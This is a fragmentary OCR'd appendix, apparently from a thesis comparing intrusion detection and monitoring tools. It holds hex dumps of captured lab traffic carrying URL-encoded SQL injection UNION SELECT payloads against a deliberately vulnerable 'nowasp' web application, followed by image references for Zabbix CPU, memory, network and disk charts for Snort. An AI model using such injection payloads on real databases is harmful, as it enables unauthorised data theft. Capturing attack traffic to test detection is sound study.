000009C: 41 52 25 32 39 25 32 43 30 78 32 30 25   32 39 25 32 43 30 78 37 61 36 39 37 30  AR%29%2C0x20%29%2C0x7a6970
00000B6: 36 64 37 33 37 33 25 32 43 49 46 4e 55   4c 4c 25 32 38 43 41 53 54 25 32 38 68  6d7373%2CIFNULL%28CAST%28h
00000D0: 69 6e 74 5f 6b 65 79 25 32 30 41 53 25   32 30 43 48 41 52 25 32 39 25 32 43 30  int_key%20AS%20CHAR%29%2C0
00000EA: 78 32 30 25 32 39 25 32 43 30 78 37 61   36 39 37 30 36 64 37 33 37 33 25 32 43  x20%29%2C0x7a69706d7373%2C
0000104: 49 46 4e 55 4c 4c 25 32 38 43 41 53 54   25 32 38 70 61 67 65 5f 6e 61 6d 65 25  IFNULL%28CAST%28page_name%
000011E: 32 30 41 53 25 32 30 43 48 41 52 25 32   39 25 32 43 30 78 32 30 25 32 39 25 32  20AS%20CHAR%29%2C0x20%29%2
0000138: 43 30 78 33 61 37 36 37 35 37 31 33 61   25 32 39 25 32 30 46 52 4f 4d 25 32 30  C0x3a7675713a%29%20FROM%20
```

```
0000152: 6e 6f 77 61 73 70 2e 70 61 67 65 5f 68   69 6e 74 73 25 32 33 25 32 30 41 4e 44  nowasp.page_hints%23%20AND
000016C: 25 32 30 25 32 37 7a 69 44 7a 25 32 37   25 33 44 25 32 37 7a 69 44 7a 26 76 69  %20%27ziDz%27%3D%27ziDz&vi
0000186: 65 77 2d 73 6f 6d 65 6f 6e 65 73 2d 62   6c 6f 67 2d 70 68 70 2d 73 75 62 6d 69  ew-someones-blog-php-submi
00001A0: 74 2d 62 75 74 74 6f 6e 3d 56 69 65 77   25 32 30 42 6c 6f 67 25 32 30 45 6e 74  t-button=View%20Blog%20Ent
00001BA: 72 69 65 73                                                                      ries
```


```
0000000: 61 75 74 68 6f 72 3d 36 43 35 37 43 34   42 35 2d 42 33 34 31 2d 34 35 33 39 2d  author=6C57C4B5-B341-4539-
000001A: 39 37 37 42 2d 37 41 43 42 39 44 34 32   39 38 35 41 25 32 37 25 32 30 55 4e 49  977B-7ACB9D42985A%27%20UNI
0000034: 4f 4e 25 32 30 41 4c 4c 25 32 30 53 45   4c 45 43 54 25 32 30 4e 55 4c 4c 25 32  ON%20ALL%20SELECT%20NULL%2
000004E: 43 25 32 30 4e 55 4c 4c 25 32 43 25 32   30 4e 55 4c 4c 25 32 43 25 32 30 43 4f  C%20NULL%2C%20NULL%2C%20CO
0000068: 4e 43 41 54 25 32 38 30 78 33 61 36 39   37 61 36 37 33 61 25 32 43 49 46 4e 55  NCAT%280x3a697a673a%2CIFNU
0000082: 4c 4c 25 32 38 43 41 53 54 25 32 38 63   61 70 74 75 72 65 5f 64 61 74 65 25 32  LL%28CAST%28capture_date%2
000009C: 30 41 53 25 32 30 43 48 41 52 25 32 39   25 32 43 30 78 32 30 25 32 39 25 32 43  0AS%20CHAR%29%2C0x20%29%2C
00000B6: 30 78 37 61 36 39 37 30 36 64 37 33 37   33 25 32 43 49 46 4e 55 4c 4c 25 32 38  0x7a69706d7373%2CIFNULL%28
00000D0: 43 41 53 54 25 32 38 64 61 74 61 25 32   30 41 53 25 32 30 43 48 41 52 25 32 39  CAST%28data%20AS%20CHAR%29
00000EA: 25 32 43 30 78 32 30 25 32 39 25 32 43   30 78 37 61 36 39 37 30 36 64 37 33 37  %2C0x20%29%2C0x7a69706d737
0000104: 33 25 32 43 49 46 4e 55 4c 4c 25 32 38   43 41 53 54 25 32 38 64 61 74 61 5f 69  3%2CIFNULL%28CAST%28data_i
000011E: 64 25 32 30 41 53 25 32 30 43 48 41 52   25 32 39 25 32 43 30 78 32 30 25 32 39  d%20AS%20CHAR%29%2C0x20%29
0000138: 25 32 43 30 78 37 61 36 39 37 30 36 64   37 33 37 33 25 32 43 49 46 4e 55 4c 4c  %2C0x7a69706d7373%2CIFNULL
0000152: 25 32 38 43 41 53 54 25 32 38 68 6f 73   74 6e 61 6d 65 25 32 30 41 53 25 32 30  %28CAST%28hostname%20AS%20
000016C: 43 48 41 52 25 32 39 25 32 43 30 78 32   30 25 32 39 25 32 43 30 78 37 61 36 39  CHAR%29%2C0x20%29%2C0x7a69
0000186: 37 30 36 64 37 33 37 33 25 32 43 49 46   4e 55 4c 4c 25 32 38 43 41 53 54 25 32  706d7373%2CIFNULL%28CAST%2
00001A0: 38 69 70 5f 61 64 64 72 65 73 73 25 32   30 41 53 25 32 30 43 48 41 52 25 32 39  8ip_address%20AS%20CHAR%29
00001BA: 25 32 43 30 78 32 30 25 32 39 25 32 43   30 78 37 61 36 39 37 30 36 64 37 33 37  %2C0x20%29%2C0x7a69706d737
00001D4: 33 25 32 43 49 46 4e 55 4c 4c 25 32 38   43 41 53 54 25 32 38 70 6f 72 74 25 32  3%2CIFNULL%28CAST%28port%2
00001EE: 30 41 53 25 32 30 43 48 41 52 25 32 39   25 32 43 30 78 32 30 25 32 39 25 32 43  0AS%20CHAR%29%2C0x20%29%2C
0000208: 30 78 37 61 36 39 37 30 36 64 37 33 37   33 25 32 43 49 46 4e 55 4c 4c 25 32 38  0x7a69706d7373%2CIFNULL%28
0000222: 43 41 53 54 25 32 38 72 65 66 65 72 72   65 72 25 32 30 41 53 25 32 30 43 48 41  CAST%28referrer%20AS%20CHA
000023C: 52 25 32 39 25 32 43 30 78 32 30 25 32   39 25 32 43 30 78 37 61 36 39 37 30 36  R%29%2C0x20%29%2C0x7a69706
0000256: 64 37 33 37 33 25 32 43 49 46 4e 55 4c   4c 25 32 38 43 41 53 54 25 32 38 75 73  d7373%2CIFNULL%28CAST%28us
0000270: 65 72 5f 61 67 65 6e 74 5f 73 74 72 69   6e 67 25 32 30 41 53 25 32 30 43 48 41  er_agent_string%20AS%20CHA
000028A: 52 25 32 39 25 32 43 30 78 32 30 25 32   39 25 32 43 30 78 33 61 37 36 37 35 37  R%29%2C0x20%29%2C0x3a76757
00002A4: 31 33 61 25 32 39 25 32 30 46 52 4f 4d   25 32 30 6e 6f 77 61 73 70 2e 63 61 70  13a%29%20FROM%20nowasp.cap
00002BE: 74 75 72 65 64 5f 64 61 74 61 25 32 33   25 32 30 41 4e 44 25 32 30 25 32 37 73  tured_data%23%20AND%20%27s
00002D8: 7a 50 4a 25 32 37 25 33 44 25 32 37 73   7a 50 4a 26 76 69 65 77 2d 73 6f 6d 65  zPJ%27%3D%27szPJ&view-some
00002F2: 6f 6e 65 73 2d 62 6c 6f 67 2d 70 68 70   2d 73 75 62 6d 69 74 2d 62 75 74 74 6f  ones-blog-php-submit-butto
000030C: 6e 3d 56 69 65 77 25 32 30 42 6c 6f 67   25 32 30 45 6e 74 72 69 65 73           n=View%20Blog%20Entries
```

APPENDIX H


1. Zabbix outputs for snort

0.4


CPU UTILIZATION






Memory Utilization





Network Utilization and Packet loss







Disk usage	
Sats log	

CPU UTILIZATION	
Memory Utilization	


Network Utilization and Packet loss	
Disk usage	

30


CPU UTILIZATION	

Memory Utilization	
Network Utilization and Packet loss	
Disk usage	


CPU UTILIZATION




Memory Utilization




Network Utilization and Packet loss



